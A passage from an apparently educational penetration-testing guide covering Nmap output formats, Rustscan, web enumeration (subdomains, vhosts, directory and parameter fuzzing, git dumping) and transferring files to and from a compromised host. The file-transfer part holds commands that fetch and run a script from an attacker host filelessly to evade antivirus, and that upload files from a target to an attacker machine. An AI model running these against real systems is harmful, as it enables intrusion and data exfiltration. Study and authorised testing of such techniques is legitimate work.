48828-48854,48856-48864,48866-48914,48916-48969,48971-48988,48990-49016,49018-49055,49057-49108,49110-49181,49183-49196,49198-49329,49331-49412,49414-49446,49448-49535,49537-49575,49577-49635,49637-49655,49657-49714,49716-49746,49748-49811,49813-50089,50091-50120,50122-50126,50128-50147,50149-50154,50156-50381,50383-50402,50404-50435,50437-50499,50501-50601,50603-50644,50646-50713,50715-50735,50737-50740,50742-50786,50788-50799,50801-50830,50832-50867,50869-50917,50919-50969,50971-51098,51100-51216,51218-51352,51354-51469,51471,51473-51506,51508-51532,51534,51536-51547,51549-51602,51604-51619,51621-51640,51642-51796,51798-51833,51835-51845,51847-51873,51875-51979,51981-51996,51998-52054,52056-52193,52195-52292,52294-52370,52372-52422,52424-52506,52508-52557,52559-52568,52570-52571,52573-52632,52634-52710,52712-52718,52720-52809,52811-52843,52845-52937,52939-52952,52954-53023,53025-53081,53083-53089,53091-53119,53121-53149,53151-53161,53163-53232,53234-53253,53255-53284,53286-53313,53315-53409,53411-53425,53427-53434,53436-53463,53465-53525,53527-53559,53561-53650,53652-53713,53716-53717,53719-53744,53747-53850,53852-53930,53932-54004,54006,54008-54043,54045-54095,54097-54102,54105-54237,54239-54276,54278-54288,54290-54314,54316,54318-54392,54394-54426,54428-54510,54512-54530,54532-54563,54565-54615,54617-54623,54625-54695,54697-54767,54769-54870,54872-54912,54914-55002,55004-55026,55028-55043,55045-55049,55051-55084,55086-55125,55127-55178,55180-55256,55258-55272,55274-55284,55286-55300,55302-55303,55305-55377,55379-55394,55396-55520,55522-55537,55539-55548,55550-55578,55580-55595,55597-55605,55607-55645,55647-55654,55656-55689,55691,55693-55734,55736-55764,55766-55782,55784-55802,55804-55818,55820-55848,55850-55860,55862-55917,55919-55922,55924-55961,55963-55987,55989-56067,56069-56080,56082-56244,56246,56248-56332,56334-56384,56386,56388-56504,56506-56568,56570-56763,56765-56773,56775-56885,56887-56923,56925-56942,56944-56960,56962-57050,57052-57129,57131-57174,57176-57240,57242-57255,57257-57260,57262-57275,57277-57315,57318-57366,57368-57486,57488-57489,57491-57504,57506-57514,57516-57546,57548-57581,57583-57632,57634-57653,57655-57742,57744,57746-57837,57839-57857,57859-57952,57954-58027,58029-58174,58176-58211,58213-58228,58230-58270,58272-58298,58300-58336,58338-58374,58376-58379,58381-58386,58388-58394,58396-58483,58485-58569,58571-58573,58575-58634,58636-58733,58735-58796,58798-58902,58904-58916,58918-58983,58985-59125,59127-59136,59138-59220,59222-59239,59241-59295,59297-59534,59536-59538,59540-59543,59545,59547-59577,59579-59667,59669-59684,59687-59713,59715-59727,59729-59821,59823-59893,59895-59904,59906-59937,59939-59992,59994-60044,60046-60056,60058-60133,60135-60176,60178-60180,60182-60322,60324-60341,60343-60420,60422-60453,60455-60530,60532-60599,60601-60635,60637-60652,60654-60696,60698-60755,60757-60811,60813-60817,60819-60830,60832-60949,60951-60971,60973-61113,61115-61132,61134-61175,61177-61184,61186-61218,61220-61286,61288-61336,61338-61391,61393-61452,61454-61511,61513-61519,61521-61528,61530-61554,61556-61624,61626-61663,61665-61708,61710-61733,61735-61754,61756-61786,61788-61853,61855-61880,61882-61908,61911-61915,61917-61961,61963-61993,61995-62138,62140-62150,62152-62293,62295,62297-62311,62313-62334,62336-62363,62365-62375,62377-62392,62394-62541,62543-62580,62582-62755,62757-62777,62779-62792,62794-62819,62821-62827,62829-62853,62855-62867,62869-62903,62905-62971,62973,62975-63025,63027-63100,63102-63200,63203-63207,63209-63258,63260-63348,63350-63370,63372-63412,63414-63463,63465-63492,63494-63552,63554-63588,63590-63631,63633-63645,63647-63670,63672-63679,63681-63689,63691-63743,63745-63775,63777-63779,63781-63841,63843-63917,63919-64032,64034-64057,64059-64071,64073-64107,64109-64176,64178-64196,64198-64217,64219-64223,64226-64250,64252-64261,64263-64282,64284-64303,64305-64317,64319-64331,64333-64640,64642-64696,64698-64748,64750-64783,64785-64787,64789-64802,64804-64821,64823-64890,64892-64925,64927-64967,64969-64991,64993-65027,65029-65102,65104-65127,65129-65184,65186-65269,65271-65293,65295-65309,65311-65341,65343-65482,65484-65496,65498-65530,65532-65535"/>
</extraports>
<extraports state="filtered" count="1388">
<extrareasons reason="no-response" count="1388" proto="tcp" ports="59,82,87,183,186,218,269,354,357,360,376,400,416,435,450-451,565,700,712,744,775,899,1017,1066,1107,1144,1176,1310,1352,1406,1434,1468,1547,1593,1697,1735,1741,1762,1789,1818,1894,1933,1953,2015,2020,2039,2058,2063,2067,2277,2300,2320,2393,2441,2555,2571,2573,2628,2661,2711,2718,2740,2753,2796,2863,2883,2914,2974,3012,3020,3033,3080,3096,3148,3191,3203,3331,3357,3437,3522,3586,3634,3678,3734,3739,3803,3815,3818,3830,3907,3913,4002,4032,4040,4062,4089,4155,4198,4200,4233,4295,4345,4406,4528,4550,4555,4600,4696,4790,4836,4842,4866,4879,4891,4954,4974,4984-4985,5010,5032,5046,5062,5078,5192,5207,5247,5368,5432,5488,5505,5537,5549,5551,5613,5620,5743,5780,5782,5785,5814,5854,5861,5865,5868,5944,5950,5957,5967,5995,6040,6077,6106,6144,6157,6178,6235,6245,6263,6337,6339,6422,6473,6557,6657,6698,6703,6724,6769,6884,6954,7026,7045,7051,7061,7080,7114,7117,7119,7125,7157,7167,7180,7206,7231,7241,7274,7290,7324,7334,7356,7366,7370,7373,7451,7537,7556,7574,7620,7790,7847,7865,7999,8032,8073,8107,8162,8212,8248,8260,8297,8327,8340,8509,8527,8529,8622,8654,8684,8688,8707,8752,8786,8808,8816,8845,8847,8897,8996,9074,9083,9137,9148,9160,9178,9190,9218,9221,9255,9281,9284,9299,9301,9375,9394,9421,9472,9492,9529,9543,9647,9667,9674,9697,9813,9851,9902,9950,10033,10040,10065,10093,10125,10129,10198,10263,10287,10302,10333,10370-10371,10373,10402,10432,10557,10597,10663,10668,10682,10705,10724,10779,10784,10809-10810,10836,10867,10878,10889,10910,10937,10961,10972,10984,11086,11102,11154,11211,11213,11298,11319,11333,11386,11588,11593,11614,11621-11622,11660,11672,11736,11749,11751,11767,11779,11837,11947,11976,11978,12129,12132,12156,12177,12181,12204,12241,12280,12303,12330,12333,12335,12372,12384,12447,12481,12484,12490,12515,12531-12532,12616,12628,12656,12741,12745,12760,12837,12860,12884,12908,12925,12936,12959,12970,12983,13001,13060,13082,13121,13293,13304,13383,13400,13425,13444,13482,13503,13508,13516,13601,13604,13624,13649,13708,13722,13725,13759,13793,13881,13918,13924,13985,13992,13999,14003,14009,14023,14029,14061,14105,14175,14181,14214,14302,14308-14310,14325,14339,14353,14399,14421,14461,14465,14473,14502,14550,14572,14575,14594,14636,14653,14696,14755,14838,14882,14906,14908,14913,14964,14976,14981,14987,15053-15054,15105-15106,15235,15362,15390,15408,15426,15431,15557,15629,15698,15718,15769,15801,15846,15883,15907,15931-15932,15945,15949,15994,16004,16090,16110,16115-16116,16122-16123,16130,16145,16159,16208,16309,16395,16583,16592,16601,16674,16694,16715,16729,16758,16770,16781,16836,16891,16953,16983,17047,17061,17080,17102,17106,17115,17183,17257,17265,17315,17339,17349,17417,17448,17503,17517,17544,17584,17588-17589,17659,17709,17747,17781,17806,17815,17822,17942,17945,18012,18034,18116,18120,18129,18136,18158,18179,18231,18264,18274,18276,18326,18330,18375,18440,18489,18491,18500,18587,18622,18628,18665,18678,18727,18742,18861,18865,18906,18931,18963,19003,19028,19038,19045,19060,19116,19250,19357,19382,19389,19394,19507,19512,19549,19563,19626,19632,19640,19751,19795,19809,19969,19989,20028,20052,20120,20141,20190,20357,20362,20444,20452,20481,20512,20548,20609,20712,20736,20777,20793,20836,20942,21022,21066,21135,21184,21196,21263,21320,21333,21347,21562,21647,21707,21791,21810,21831,21871,21903,21993,22072,22114,22197,22396,22557,22574,22585,22654,22817,22838,22948,23010,23039,23076,23148,23150,23179,23241,23373,23426,23523,23578,23612,23630,23748,23782,23798,23826,23845,23867,23895,23944,23981,24030,24041,24057,24072,24083,24113,24137,24148,24185,24191,24301,24363,24466,24560,24572,24657,24699,24730,24853,24866,24916,24935,24992,25025,25067,25096,25119,25286,25366-25367,25480,25526,25568,25723,25738,25770,25827,25887,26195,26212,26232,26294,26312,26405,26480,26538,26545,26549,26718,26817,26955,26983,27001,27119,27288,27290,27309,27317,27495,27509,27533,27587,27625,27704,27741,27773,27809,27882,27952,28166,28345,28347,28504,28558,28572,28755,28778,28829,28994,29014,29098,29156,29267,29311,29319,29351-29352,29375,29408,29571,29578,29588,29639,29648,29685,29910,30029,30092,30099,30176,30203,30269,30284,30364,30400,30511,30571,30583,30605,30658,30662,30666,30672,30674,30676,30698,30738,30787,30850,30853,30886,31008,31038,31140,31260,31314,31405,31507,31526,31610,31699,31827,31856,31879,31910,31915,32095,32106,32142,32174,32191,32235,32338,32371,32388,32455,32625,32719,32764,32800,32890,32947,32985,33058,33177,33229,33253,33280,33349,33364,33373,33491,33504,33675,33785,33810,33879,33891,34012,34015,34032,34056,34087,34131,34246,34269,34306,34310,34383,34492,34573,34621,34635,34644,34663,34705,34878,34891,34981,35142,35208,35230,35251,35254,35308,35313,35490,35802,35820,35824,35890,35934,35947,35962,36027,36090,36117,36149,36216-36217,36400,36406,36451,36560,36566,36572,36631,36875,36882,37063,37154,37312,37319,37372,37493,37642,37748,37762,37861,38024,38026,38127,38183,38187,38257,38327,38440,38526,38688,38843,38942,38975,39035,39061,39066,39072,39152,39172-39173,39195,39330,39381,39392,39411,39518,39548,39579,39810-39811,39824,39975,40055,40205,40288,40298,40301,40321,40364,40370,40492,40562,40581,40607,40612,40624,40819,40947,40953,40991,41000,41020,41326,41334,41336,41343,41726,41880,41892,41949,42026,42031,42153,42223,42256,42283,42285,42354,42358,42484,42542,42584,42687,42719,42783,42793,42909,42972,43081,43085,43238,43389,43395,43464,43523,43586,43605,43651,43670,43738,43755,43778,43785,43846,44057,44086,44146,44271,44415,44470,44493,44506,44546,44713,44796,44881,44891,45068,45110,45184,45307,45332,45360,45422,45619,45696,45729,45778,45924,45933,45950,46014,46104,46202,46282,46328,46387,46402,46488,46520,46550,46554,46568,46599,46779,46784,46936,46980,47003,47131,47144,47192-47193,47241,47254-47255,47274,47282,47289,47362,47368,47383,47428,47600,47799,47841,47856,48059,48238,48262,48267,48307,48334,48346,48380,48503,48515,48565,48595,48613,48740,48788,48827,48855,48865,48915,48970,48989,49017,49056,49109,49182,49197,49330,49413,49447,49536,49576,49636,49656,49715,49747,49812,50090,50121,50127,50148,50155,50382,50403,50436,50500,50602,50645,50714,50736,50741,50787,50800,50831,50868,50918,50970,51099,51217,51353,51470,51472,51507,51533,51535,51548,51603,51620,51641,51797,51834,51846,51874,51980,51997,52055,52194,52293,52371,52423,52507,52558,52569,52572,52633,52711,52719,52810,52844,52938,52953,53024,53082,53090,53120,53150,53162,53233,53254,53285,53314,53410,53426,53435,53464,53526,53560,53651,53714-53715,53718,53745-53746,53851,53931,54005,54007,54044,54096,54103-54104,54238,54277,54289,54315,54317,54393,54427,54511,54531,54564,54616,54624,54696,54768,54871,54913,55003,55027,55044,55050,55085,55126,55179,55257,55273,55285,55301,55304,55378,55395,55521,55538,55549,55579,55596,55606,55646,55655,55690,55692,55735,55765,55783,55803,55819,55849,55861,55918,55923,55962,55988,56068,56081,56245,56247,56333,56385,56387,56505,56569,56764,56774,56886,56924,56943,56961,57051,57130,57175,57241,57256,57261,57276,57316-57317,57367,57487,57490,57505,57515,57547,57582,57633,57654,57743,57745,57838,57858,57953,58028,58175,58212,58229,58271,58299,58337,58375,58380,58387,58395,58484,58570,58574,58635,58734,58797,58903,58917,58984,59126,59137,59221,59240,59296,59535,59539,59544,59546,59578,59668,59685-59686,59714,59728,59822,59894,59905,59938,59993,60045,60057,60134,60177,60181,60323,60342,60421,60454,60531,60600,60636,60653,60697,60756,60812,60818,60831,60950,60972,61114,61133,61176,61185,61219,61287,61337,61392,61453,61512,61520,61529,61555,61625,61664,61709,61734,61755,61787,61854,61881,61909-61910,61916,61962,61994,62139,62151,62294,62296,62312,62335,62364,62376,62393,62542,62581,62756,62778,62793,62820,62828,62854,62868,62904,62972,62974,63026,63101,63201-63202,63208,63259,63349,63371,63413,63464,63493,63553,63589,63632,63646,63671,63680,63690,63744,63776,63780,63842,63918,64033,64058,64072,64108,64177,64197,64218,64224-64225,64251,64262,64283,64304,64318,64332,64641,64697,64749,64784,64788,64803,64822,64891,64926,64968,64992,65028,65103,65128,65185,65270,65294,65310,65342,65483,65497,65531"/>
</extraports>
<port protocol="tcp" portid="22"><state state="open" reason="syn-ack" reason_ttl="63"/><service name="ssh" method="table" conf="3"/></port>
<port protocol="tcp" portid="80"><state state="open" reason="syn-ack" reason_ttl="63"/><service name="http" method="table" conf="3"/></port>
<port protocol="tcp" portid="110"><state state="open" reason="syn-ack" reason_ttl="63"/><service name="pop3" method="table" conf="3"/></port>
<port protocol="tcp" portid="139"><state state="open" reason="syn-ack" reason_ttl="63"/><service name="netbios-ssn" method="table" conf="3"/></port>
<port protocol="tcp" portid="143"><state state="open" reason="syn-ack" reason_ttl="63"/><service name="imap" method="table" conf="3"/></port>
<port protocol="tcp" portid="445"><state state="open" reason="syn-ack" reason_ttl="63"/><service name="microsoft-ds" method="table" conf="3"/></port>
<port protocol="tcp" portid="31337"><state state="open" reason="syn-ack" reason_ttl="63"/><service name="elite" method="table" conf="3"/></port>
</ports>
<times srtt="56224" rttvar="355" to="57644"/>
</host>
<runstats><finished time="1761860796" timestr="thu oct 30 16:46:36 2025" summary="nmap done at thu oct 30 16:46:36 2025; 1 ip address (1 host up) scanned in 55.94 seconds" elapsed="55.94" exit="success"/><hosts up="1" down="0" total="1"/>
</runstats>
</nmaprun>

To have Nmap output in all three formats, use the -oA <filename_prefix> option. The <filename_prefix> portion will be prepended to each of the three type of file extensions in the filenames.

nmap -oA <filename_prefix> <hosts>

Formatting XML into HTML

We can use the XML output from Nmap to create an HTML report that is easy to read. We can use the xsltproc command to do so, which applies a XSTL style sheet to the XML output and generates an HTML file.


xsltproc <xml_filename> -o <html_filename>

View of the sample result on the browser:

2.2 - Rustscan

Scan ports faster with Rustscan

Rustscan

Rustscan’s project repo describes itself as a modern port scanner. It scans a large batch of ports asynchronously, reducing the overhead from threads and system calls. Thus achieving a scanning speed leagues ahead of Nmap. However, Rustscan is not a direct replacement for Nmap, as the former lacks much of the Service scanning capabilities. Rustscan would in fact feed the ports it found open during its scan into an Nmap scan, allowing the user to use Nmap for service enumeration or Nmap script scans.

Basic Usage

For a basic run, use -a to specify the host(s), which accepts multiple types of arguments:

Single or comma-delimited list of IP addresses:

rustscan -a 127.0.0.1,0.0.0.0

Single or comma-delimited list of hostnames, or hostnames mixed with IP addresses

rustscan -a www.google.com, 127.0.0.1

CIDR subnets:

rustscan -a 192.168.0.0/30

Lastly, the filename of a list of hosts:

# hosts.txt:
192.168.0.1
192.168.0.2
google.com
192.168.0.0/30
127.0.0.1
rustscan -a 'hosts.txt'

Specifying Ports

Use -p to specify individual ports or comma-delimited list of ports:

rustscan -a 127.0.0.1 -p 53
rustscan -a 127.0.0.1 -p 53,80,121,65535

Use -r to specify a range of ports

rustscan -a 127.0.0.1 --range 1-1000

Nmap Arguments

Use the -- to specify the arguments passed to the Nmap run Rustscan initiates after it finishes its own scan.

For example, the following Rustscan command:

rustscan -a 127.0.0.1 -- -A -sC

Runs the Nmap commnad:

nmap -Pn -vvv -p $PORTS -A -sC 127.0.0.1

Performance Tuning

Since Rustscan is very aggressive out of the box, it could potentially trigger defenses to block your IP address. To prevent that from occurring, we can:

  1. Decrease batch size: Use the -b <number> argument to specify a smaller batch size.
  2. Increase timeout: Use the -T <timeout> argument to specify a longer timeout, in milliseconds, so that Rustscan would wait longer for each port.

Config File

Rustscan accepts a TOML configuration file in the user’s home directory, allowing the user to specify certain default arguments for each scan. The config file is read from ~/.rustscan.toml.

The following options can be specified:

  • addresses
  • ports
  • range
  • scan_order
  • command
  • accessible
  • greppable
  • batch-size
  • timeout
  • ulimit

Example config:

addresses = ["127.0.0.1", "192.168.0.0/30", "www.google.com"]
command = ["-A"]
ports = {80 = 1, 443 = 1, 8080 = 1}
range = { start = 1, end = 10 }
greppable = false
accessible = true
scan_order = "Serial"
batch_size = 1000
timeout = 1000
tries = 3
ulimit = 1000

References

2.3 - Web Enumeration

Gathering information on web directories, vhosts, subdomains and technologies

The primary goals of web recon are to:

  • Identify assets (web pages, subdomains, IP address, tech stacks, etc.)
  • Discover hidden information
  • Analyze the attack surface
  • Gather information that can be leveraged for further exploitation.

Similar to recon targeted toward other environments and services, web recon can be categorized into passive and active recon.

  • Passive Recon avoids interacting with the target(s) directly.
  • Active Recon interacts with the target(s) directly.

This article will mainly go over Active Recon techniques.

Subdomain Discovery

Subdomains exist as extensions to a main domain. For example, domain example.com may have subdomains blog.example.com, shop.example.com and so on. Subdomains can be set up to point to the same or different IP addresses as the main domain, making it an easy way to organize and access different network resources.

There are many ways to discover subdomains.

Subdomain Brute Forcing

Subdomain brute forcing uses a wordlist of common subdomain names (dev, blog, admin, mail, etc.), prepent each of them to the main domain and queries it against a DNS server, either a public one or a private one on the target network.

Tools such as DNSEnum can be used for subdomain bruteforcing

dnsenum --enum <DOMAIN> -f <WORDLIST>

Certificate Transparency Logs

Certificate Transparency (CT) Logs are public, append-only ledgers that record the issuance of TLS certificates. When a Certificate Authority (CA)issues a new certificate, it must submit it to multiple CT logs for anyone to inspect. CT logs exist to maintain the trust in the Public Key Infrastructure by exposing rogue certificates and the CAs that issues them.

However, CT logs also provides a publically available and definitive list of subdomains to attackers.

crt.sh is a simple, web-based search tool for CT Logs. Below is a search result for haoyingcao.xyz, which discovers subdomains leikah.haoyingcao.xyz and www.haoyingcao.xyz among others.

Virtual Host Discovery

Vitual hosts (vhosts) allow web servers to distinguish between multiple websites or applications sharing the same IP address. They are set up inside the web server’s configuration file. The web server then distinguishes requests for different vhosts via the HTTP Host header.

Gobuster can be used to brute force vhosts on a web server.

gobuster vhost -u http://<target_IP_address> -w <wordlist_file> --append-domain

Screenshotting Web Applications

When we have a large number of websites to test, rather than browsing them one-by-one manually, we can use create screenshots with automated tools such as EyeWitness and Aquatone. These tools will visit each website, create a screenshot, and compile a report in HTML for easy review.

EyeWitness

EyeWitness is designed It can be provided a list of URLs to visit using -f, as well as XML-formatted Nmap reports using -x.

eyewitness --web -f urls.txt -d haoyingcao.xyz
eyewitness --web -x nmap.xml -d haoyingcao.xyz

The report will group websites by their perceived value. EyeWitness attempts to identify if the website is a commercial or open-source application. It also provides other information such as the HTTP reponse headers as well as default credentials for any common applications if finds.

Other options for this tool include:

  • --user-agent: Specify value for User-Agent header for the requests.
  • --proxy-ip: Specify IP address of a web proxy.
  • --resolve: Resolve IP/Hostname for targets
  • -d: Directory name for report
  • --threads: Number of threads to use

Aquatone

Aquatone is a tool similar to EyeWitness written in Go. We can use Aquatone by piping it a list of targets, allowing for easy intergration. The target can be in the form of URLs, domains, and IP addresses.

cat targets.txt | aquatone

Alternatively, we can also feed it Nmap XML report if we run Aquatone with the -nmap option.

cat nmap.xml | aquatone -nmap

By default, Aquatone creates the report within its current working directory. The report structure looks like the following:

  • aquatone_report.html: Main HTML report that we can open with a web browser.
  • aquatone_urls.txt: A file containing all responsive URLs.
  • aquatone_session.json: A file containing statistics and page data. Useful for automation.
  • headers/: A folder with files containing raw response headers from processed targets
  • html/: A folder with files containing the raw response bodies from processed targets. If you are processing a large amount of hosts, and don’t need this for further analysis, you can disable this with the -save-body=false flag to save some disk space.
  • screenshots/: A folder with PNG screenshots of the processed targets

Report destination can be specified using -out argument or the AQUATONE_OUT_PATH environment variable.

cat targets.txt | aquatone -out aquatone_report
export AQUATONE_OUT_PATH="~/aquatone"

File/Directory Discovery

Each website or applications contain different files, directories and endpoints. Other than navigating to them like normal users, we can also discover them in multiple ways:

robots.txt

robots.txt is a simple text file placed in the root of the website (e.g. www.example.com/robots.txt). It tells bots and web crawlers of which parts of the website they can or cannot crawl. From the attacker’s perspective, robots.txt can help us discover potentially interesting files and redirectories.

Example robots.txt:

User-agent: *
Disallow: /admin/
Disallow: /private/
Allow: /public/

User-agent: Googlebot
Crawl-delay: 10

Sitemap: https://www.example.com/sitemap.xml

File/Directory Brute Forcing

Directory Brute Forcing is often effective as many website has similar directory naming convention, especially if they use commonly available web technology. Gobuster and Ffuf can be used for this purpose:

Gobuster:

gobuster dir -u <URL> -w <WORDLIST>
  • Useful optional arguments:
    • --follow-redirect: If a certain endpoint returns a redirect status code (301, 302), gobuster will follow the redirect automatically.
    • -x: File extension(s) to add to the brute force, can handle comma-separated list.
    • -t <THREAD_COUNT>: Adjust the amount of threads
    • -k: Skip TLS validation, useful if the website uses a self-signed certificate.
    • -b: Blacklist status codes, can handle comma-separated lists and ranges.
    • --xl: Blacklist responses with a certain length, can handle comma-separated lists and ranges.

Ffuf is a web fuzzer that can also be used for directory busting. It will replace the keyword FUZZ with each entry in the wordlist.

ffuf -w <WORDLIST> -u <URL>/FUZZ

Git Repo Dumping

Suppose a .git directory was found on web server. This almost certainly means a Git repository is hosted on the web server. We can use a script such as git-dumper to dump the Git repository. This could allow us to read the web application’s source code, find vulnerabilities or discover sensitive information.

python git-dumper.py <URL> <repo_dump_path>

We could use a tool such as trufflehog to scan the repo for any leaked credentials such as passwords, tokens, or API keys.

trufflehog --repo_path <repo_dump_path>

Parameter Discovery

Web pages may use GET and/or POST parameters to send data to be processed by the back-end. These parameters may open up vectors of attacks if not validated and sanitized properly. While we can discover parameters while we visit and interact with the pages, there may be hidden parameters that we can possibly reveal through fuzzing.

The procedure for parameter fuzzing is to first fuzz for parameter name, then fuzz their values. We need to establish a baseline for how the server responds to normal requests (e.g. status code, content, headers, timing), which will be used to differentiate interesting input that make the web server behave differently, through which may be able to discover page parameters and interesting values.

GET Parameters

GET parameters and their values embedded within the URL with a ?, and each subsequent parameter is linked to the previous one using &.

http://example.com/index.php?var1=value1&var2=value2

We can fuzz for possible GET parameters using ffuf by placing the FUZZ keyword as the name of the parameter, and set a dummy value such as 1 or test.

ffuf -u http://example.com/index.php?FUZZ=test -w <wordlist> [-fs <filter_size>]

After we discovered a parameter name, we may test for their values by move the FUZZ keyword to the parameter value.

  • The choice of wordlist depends on the inferred functionality of the parameter within the page. For instance, we could use a list of numbers if the parameter discovered is called id.
  • We can also use wordlists that test for specific vulnerabilities (e.g. LFI-Jhaddix.txt).
ffuf -u http://example.com/index.php?<param_name>=FUZZ -w <wordlist> [-fs <filter_size>]

After finding values that causes the server to behave differently, we should test manually (e.g. with curl or Burp) to see how exactly does the server’s response deviate from the baseline. From there, we can conclude whether we have discovered a possible vulnerability.

POST Parameters

The procedure for discovering POST parameters are similar. POST parameters are appened to the end of the POST request and each parameter are separated by an &.

POST /index.php HTTP/1.1
Host: example.com

var1=value1&var2=value2

We can use -X POST to tell ffuf to fuzz using the POST method and -d to specify the data we want to send. The FUZZ keyword can also be placed within the POST data.

POST parameter name fuzz:

ffuf -w <wordlist>:FUZZ -u http://example.com/index.php -X POST -d 'FUZZ=test' \
-H 'Content-Type: application/x-www-form-urlencoded' [-fs <filter_size>]

POST parameter value fuzz:

ffuf -w <wordlist>:FUZZ -u http://example.com/index.php -X POST -d '<param_name>=FUZZ' \
-H 'Content-Type: application/x-www-form-urlencoded' [-fs <filter_size>]

3 - File Transfer

Learn how to transfer files from and to a compromised target.

After we compromise a host and gain command execution capabilities, we may want to transfer files such as enumeration scripts or exploits to the machine for privilege escalation, or we may wish to exfiltrate files from the machine that can further assist our engagement.

There are various services we can utilized to transfer files from and to a compromised target, some may seem more legitimate to the defenders than others. Depending on engagement type, stealth may be a consideration.

Another consideration may be whether the file is encrypted in transit. Encrypting files may be desirable if we want to avoid alarming the defenders, or the file may contain sensitive data that we can’t avoid transferring.

Therefore, it is important to know as many methods of file transfer as possible so that we can pick one that best suit our needs across different engagements.

3.1 - HTTP File Transfer

Learn how to transfer files from and to a compromised target using HTTP.

The main advantage of using HTTP for file transfer is that it blends into regular network traffic well, especially if the our attacker machine is outside the network. However, we should also note that HTTP is a plaintext protocol. If in-transit encryption is needed, we can set up HTTPS.

In this article, we will be running an HTTP(s) server on the attacker machine, as this will make our file transfer operation look like regular web file download/upload.

Running HTTP Server

To create an HTTP server on the attacker machine, we can use Python’s http.server module. By default, it starts an HTTP server on TCP port 8000.

python -m http.server

To specify a port other than 8000, we can simply append the port number to the command. If we wish to use port 80 or any other port lower than 1024, we need to provide elevated privileges.

sudo python -m http.server 80

The index page will be a directory listing of the server’s working directory.

╭─brian@A77ACk3r /tmp/http_demo
╰─$ ls -l
total 12
-rw-r--r-- 1 brian wheel 7 Jan 19 14:15 file1.txt
-rw-r--r-- 1 brian wheel 7 Jan 19 14:15 file2.txt
-rw-r--r-- 1 brian wheel 7 Jan 19 14:15 file3.txt
╭─brian@A77ACk3r /tmp/http_demo
╰─$ python -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
╭─brian@A77ACk3r ~
╰─$ curl localhost:8000
<!DOCTYPE HTML>
<html lang="en">
<head>
<meta charset="utf-8">
<style type="text/css">
:root {
color-scheme: light dark;
}
</style>
<title>Directory listing for /</title>
</head>
<body>
<h1>Directory listing for /</h1>
<hr>
<ul>
<li><a href="file1.txt">file1.txt</a></li>
<li><a href="file2.txt">file2.txt</a></li>
<li><a href="file3.txt">file3.txt</a></li>
</ul>
<hr>
</body>
</html>
╭─brian@A77ACk3r ~
╰─$ curl localhost:8000/file1.txt
File 1

By default, Python’s http.server module does not have file upload capabilities. If we wish to upload files to our attacker machine from the target, we can use uploadserver Python module instead, which can be installed via pip on Debian-based machines or the python-uploadserver AUR package for Arch Linux.

The command syntax of uploadserver is similar to http.server.

python -m uploadserver
sudo python -m uploadserver 80

Running HTTPS Server

Python module uploadserver also provides HTTPS functionality. To set up an HTTPS server using this module, we have to first generate a self-signed TLS certificate using openssl.

openssl req -x509 -out server.pem -keyout server.pem -newkey rsa:2048 -nodes -sha256 -subj '/CN=server'

For OPSEC considerations, put the certificate somewhere outside of the directory you wish to run the HTTP server.

╭─brian@A77ACk3r /tmp/http_demo
╰─$ mv server.pem ~/ssl_cert/server.pem

To launch uploadserver with HTTPS, use the --server-certificate argument to specify the path to the TLS certificate we just generated.

sudo python -m uploadserver 443 --server-certificate ~/ssl_cert/server.pem

HTTP File Transfer

Both Linux and Windows provides us utilities to transfer files via HTTP(s).

HTTP File Transfer on Linux

On Linux, Wget and cURL may be used to download files via HTTP(s).

cURL

cURL is a tool to make HTTP requests, including those that can be used to download files with -o option specifying output filepath.

curl http://<ATTACKER_IP>[:PORT]/file -o <OUTPUT_PATH>

If we do not wish to leave trace of our attack in the form of a disk on file, which can be picked up by AV or EDR, we can curl the script we wish to run and pipe it into the appropriate interpreter. The following example showcases a command to run a Bash script being ran filelessly:

curl http://<ATTACKER_IP>/LinEnum.sh | bash

We can also use curl to upload a file to the attacker machine . Make sure your HTTP server can handle file uploads. Multiple files can be specified

curl -X POST https://<ATTACKER_IP>/upload -F 'files=@<FILE_PATH>'

